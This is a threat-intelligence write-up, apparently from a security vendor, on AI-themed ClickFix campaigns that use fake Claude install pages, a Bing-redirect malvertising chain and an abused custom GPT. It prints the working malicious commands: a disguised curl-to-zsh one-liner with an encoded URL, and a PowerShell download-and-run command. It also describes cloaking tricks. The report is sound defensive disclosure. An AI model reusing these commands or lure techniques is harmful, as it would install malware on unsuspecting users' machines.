We’re tracking a cluster of AI-themed attacks that are an interesting development on the InstallFix and LLMshare techniques we reported earlier this year.
We’re tracking a cluster of AI-themed attacks that are an interesting development on the InstallFix and LLMshare techniques we reported earlier this year.
Attackers are using AI-themed lures to take advantage of AI adoption trends
Employees are adopting AI tools faster than security teams can approve them. Users search for a tool, find a download page or install guide, and follow the instructions. AI has also pushed developer-style workflows onto non-developers, with tools like Claude Code shipping as a terminal one-liner that a growing population of non-technical users now runs without a second thought.
Every one of those searches and installs is an opening for an attacker.
We’re tracking a cluster of AI-themed attacks that are an interesting development on the InstallFix and LLMshare techniques we reported against earlier this year. In our last quarterly snapshot, these attacks made up around 5% of all attacks we detected, making it a growing subset of our ClickFix detections that now make up more than half of all Push’s detections on a monthly basis. And unlike ClickFix, victims in InstallFix scenarios are already expecting to install a tool via command line, not being ambushed by a fake CAPTCHA or page error that needs fixing.
The new attacks follow the same playbook:
InstallFix: lures that impersonate legitimate install pages for well-known and searched-for tools, like Claude Code, Codex, and many more (including tools like NotebookLM that don’t actually have a thick client option…). The attacker simply replaces the install command with a malicious one that results in malware.
LLMshare: Using shared chats and artifacts on popular LLMs like Claude, ChatGPT, and increasingly custom GPTs. The attacker houses a malicious link in the shared artifact, which serves a separate page where the payload is delivered — typically a file download or ClickFix-style prompt.
Like other ClickFix-family attacks, these attacks are predominantly delivered via search engines: through malvertising (sponsored links), compromised websites, and SEO poisoning (malicious sites spun up by the attacker and built to rank for common queries). 4 in 5 ClickFix pages we intercept are accessed from search engines. Read our state of ClickFix blog for more.
Like other web-based attacks, attackers use lots of different detection evasion techniques to slip under the radar. Blending in with legitimate sites, abusing redirects and bot protection tools, cloning real pages, and many more.
The payload execution method itself is also highly effective. Most of the time, these attacks result in fileless malware delivery, with a growing toolkit of legitimate binaries and command forms running on legitimate execution surfaces, and initiated by the user. It’s no surprise that Microsoft is seeing a 96.3% success rate in ClickFix attacks converting to malware delivery.
Cluster 1: InstallFix
The victim is served a malvertised link when searching “claude mac” on Google Search. Clicking the link serves up a fake “Download Claude” page hosted on claude-desk-code[.]com. Interestingly, the sponsored result shows “bing[.]com” as the link, with the attacker using Bing as another redirect to mask the fake domain.



It passes the visitor through Google's ad redirect to a Bing click-tracking link (bing.com/ck/a), which forwards the browser to the "about us" page of a legitimate South American homeopathy retailer, homeopatiaalemana[.]com. That site appears to have been compromised: visitors arriving through this chain get a 302 to claude-desk-code[.]com.
This is novel redirect and cloaking technique that we're unseriously referring to as "Adception" (malvertising another search engine’s search results to redirect to a malicious page). You can read more about it here.


Clicking the download button serves up a nicely branded and authentic looking lure that will be familiar to anyone that has seen ClickFix attacks. However, in this case the install command is being further masked. Instead of presenting the malicious command to the user, the rendered visual is of the real Claude install command, but with the malicious command copied to clipboard.
You can see the full chain here:
The command targets macOS users. The paste command starts with an echo that prints "Downloading Claude: https://claude.ai/install.sh" in the Terminal, so the output looks like the official installer. The real download comes after the &&, where curl fetches from a URL stored as base64 and decoded at run time with openssl base64 -d -A, so lake-90[.]com never appears in plain text. The downloaded .dat file is piped straight into zsh without being saved to disk. This means that a victim who checks the page and then watches the Terminal sees a legitimate Claude URL both times.
echo "Downloading Claude: hxxps://claude[.]ai/install.sh" && curl -s $(echo "aHR0cHM6Ly9sYWtlLTkwLmNvbS9jdXJsL2luaGd1cDlhL2E5MGZrYnFkZzhkMG11czY0b2g4ZHcuZGF0" | openssl base64 -d -A) | zshCluster 2: LLMshare
This cluster uses a similar overall pattern of malvertising to ClickFix payload, but uses shared Custom GPTs rather than a fake/cloned install page.

Custom GPTs are essentially a configured version of ChatGPT that anyone with a paid account can create and share. The attacker gives it a name and icon, hidden instructions that steer every reply, optional knowledge files, and optional "actions" that call outside APIs. It's published at a stable chatgpt.com/g/g-<id>-<name> URL, by link or through the GPT Store, and visitors can use it on free accounts too. In this case, the custom instructions were likely to serve the specific error message with the malicious link no matter what prompt was entered.
![Prompting the Custom GPT returns a “Service Availability Notice” error message with a link to a sites.google[.]com domain.](https://images.ctfassets.net/y1cdw1ablpvd/4AfxpB2q5q2dkm1OFcE6dR/f878cfadc068af41b59c0af397fe57ab/Screenshot_2026-10-08_at_09.49.30_1.png)

![The sites.google[.].com domain loads a ClickFix payload.](https://images.ctfassets.net/y1cdw1ablpvd/6SZfHsFl0i0dcvyqaWfQGS/b9822a413296c8065986c77b286e14e5/image5.png)
Hosting on sites.google[.]com is a common tactic we see to blend in with legitimate sites, and is one of many that are commonly abused by attackers.
You can see the attack below.
Links to previously reported campaigns
This looks to be a continuation of the attacks reported by Huntress and Island, which they correlate with 850 paid ads, 71 Google Ads campaign IDs, and 26 different custom GPT pages, with a range of lures including the “Service Availability Notice” we detected, and an older "high traffic, use our backup domain" message.
The campaign involves various payloads too: Huntress's chain ends in a custom RAT using a fake .wav file and finds its control server over DNS-over-HTTPS. Island saw NetSupport RAT delivered inside an MP4 file instead.
The most recent attacks (including the ones we’ve detected) all use the same antibot naming convention in the sites.google[.]com url path used to serve up the ClickFix payload:
sites[.]google[.]com/view/antibot-837116/chatgpt
sites[.]google[.]com/view/antibot172881
sites[.]google[.]com/view/antibot829011
There’s also a common command form between what was reported by Huntress and what we’ve identified:
Huntress:
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -ExecutionPolicy Bypass "irm 1614733393[/]12 | Out-File $env:temp\1777.ps1;& $env:temp\1777.ps1"Push:
powershell -ExecutionPolicy Bypass "irm 2549127135[/]151 -OutFile $env:temp\151.ps1;& $env:temp\151.ps1"The victim pastes the command into the Windows Run dialog, which starts PowerShell with the execution policy turned off for that session, then uses irm (Invoke-RestMethod) to download a script over plain HTTP from 2549127135, which is the IP address 151.240.151[.]223 written using decimal encoding so it gets past filters looking for dotted IPs and doesn't look like a web address to the victim. The script is saved to the temp folder as 151.ps1 and runs straight away. In Huntress's write-up, the next stage installed a malicious MSI that sideloads a RAT through a legitimately signed app.
Tradecraft analysis
Visual obfuscation of the ClickFix command
Cluster 1 used a sneaky visual deception with a legitimate command presented to the user but a malicious one copied behind the scenes. As well as being a clever way to trick the user, any checks that rely on reading the text on the screen itself will probably fall foul of this technique.
We’re seeing this trick used elsewhere and it's likely that it will become increasingly common given the way that ClickFix tools tend to emulate one another and disseminate new tricks across the criminal marketplace.
Bing as a redirect — on Google Search
bing.com/ck/a is the redirect Bing puts behind every result on its own search pages, so it can log clicks before sending people on. The destination is base64-encoded in the u parameter, after an a1 prefix, and Bing forwards the visitor with a short JavaScript page rather than an HTTP redirect. That's why the request shows a 200 rather than a 302, and why the browser reaches the next hop carrying a bing.com referrer. The link in this campaign also contains a timestamp that decodes to October 5, 2026, which is probably when Bing generated it.
Our working theory is that the attacker has most likely taken a legitimate Bing search result for a page they’ve compromised and used that in the malvertised Google Search ad.
There are two layers of cloaking that limit the payload delivery and attempt to cloak it from unwanted visitors. The compromised site has a server-side check via 302 that requires a Bing referrer and certain browser headers. Then, the fake Claude site has a separate check via JavaScript that reads document.referrer, and anything not containing Google or Bing. goes to /404.html (meaning visiting the URL directly results in the 404).
Interestingly, visiting the compromised site from Bing also serves the malicious page. This probably isn’t intended functionality, but shows the primary target is Google Search users, not Bing users.
Bing's click-tracking redirect has turned up before as well, in phishing emails and QR codes. But we hadn't seen it used as the destination of a search ad, and found no prior public reporting of that. It makes sense though. Rather than showing a suspicious URL, the ad shows bing.com as its domain, Google's review and URL-reputation checks see a Bing link, and the hidden destination is a compromised retailer site rather than the lure itself.
You can read our full write-up of this technique here.
Abuse of custom GPTs
It’s also worth pointing out the advantages of using a custom GPT over a typical shared chat — the main point being that it more closely resembles the intended user experience. You have to interact with the GPT normally to be served the instructions/link.
This is similar to how we’ve seen ClickFix injected into other things, like the example below that shows how a ClickFix lure is served up when using a cloned background remover tool, but only after you’ve uploaded your media and the process has started. There’s a sunk cost and, as far as you can see, everything was expected up until the point that the ClickFix was served up. So, it’s not surprising to see custom GPT abuse trending up.
How Push can help
Push detects ClickFix attacks inside the browser before the payload reaches the endpoint.
Real-time page analysis identifies ClickFix kits on page load from their page structure and script behavior, independent of the attacker's infrastructure.
Malicious copy and paste detection fires on the clipboard event itself, catching the payload regardless of which LOLBin it invokes or how it's obfuscated — and covering every xFix derivative.
Because Push operates at the browser layer, it intercepts ClickFix regardless of delivery mechanism, tackling attacks that arrive via search engines and compromised sites rather than email. This adds a powerful layer of protection in the browser that works alongside endpoint-layer controls, and is a flexible way of extending protection to machines that lack endpoint security controls such as BYOD devices, contractor machines, Macs, and developer machines.
IoCs
As we always say, short-lived IoCs are of limited value when tackling modern phishing attacks due to the rate at which attackers are able to quickly spin up and rotate the sites used in the attack chain. IoC-based detections for campaigns like this are of limited value.
At the time of writing, the indicators observed by Push are listed below. See the Island and Huntress write-ups for more (Huntress delves into the malware analysis side in detail).
Cluster 1
Type | Indicator |
Google ad campaign ID | gad_campaignid=24303361122 |
Lure/delivery | Claude-desk-code[.]com ksmgakajgpsals.pages[.]dev rapid-craft567[.]com too.clawddddd[.]com fine-byte2[.]com fairpoint29[.]com turbowave45[.]com cli-desktop[.]com |
Payload (resolves to) | lake-90[.]com/curl/inhgup9a/a90fkbqdg8d0mus64oh8dw.dat |
Redirect | homeopatiaalemana[.]com/quienes-somos/ |
Command | echo "Downloading Claude: hxxps://claude[.]ai/install.sh" && curl -s $(echo "aHR0cHM6Ly9sYWtlLTkwLmNvbS9jdXJsL2luaGd1cDlhL2E5MGZrYnFkZzhkMG11czY0b2g4ZHcuZGF0" | openssl base64 -d -A) | zsh |
Cluster 2
Type | Indicator |
Lure | chatgpt[.]com/g/g-6ac02ee5f0fc819191fdb8c95a149a95-plus-5-6 |
Delivery | sites[.]google[.]com/view/antibot829011 |
Payload (resolves to) | 151.240.151[.]223 |
Command | powershell -ExecutionPolicy Bypass "irm 2549127135[/]151 -OutFile $env:temp\151.ps1;& $env:temp\151.ps1" |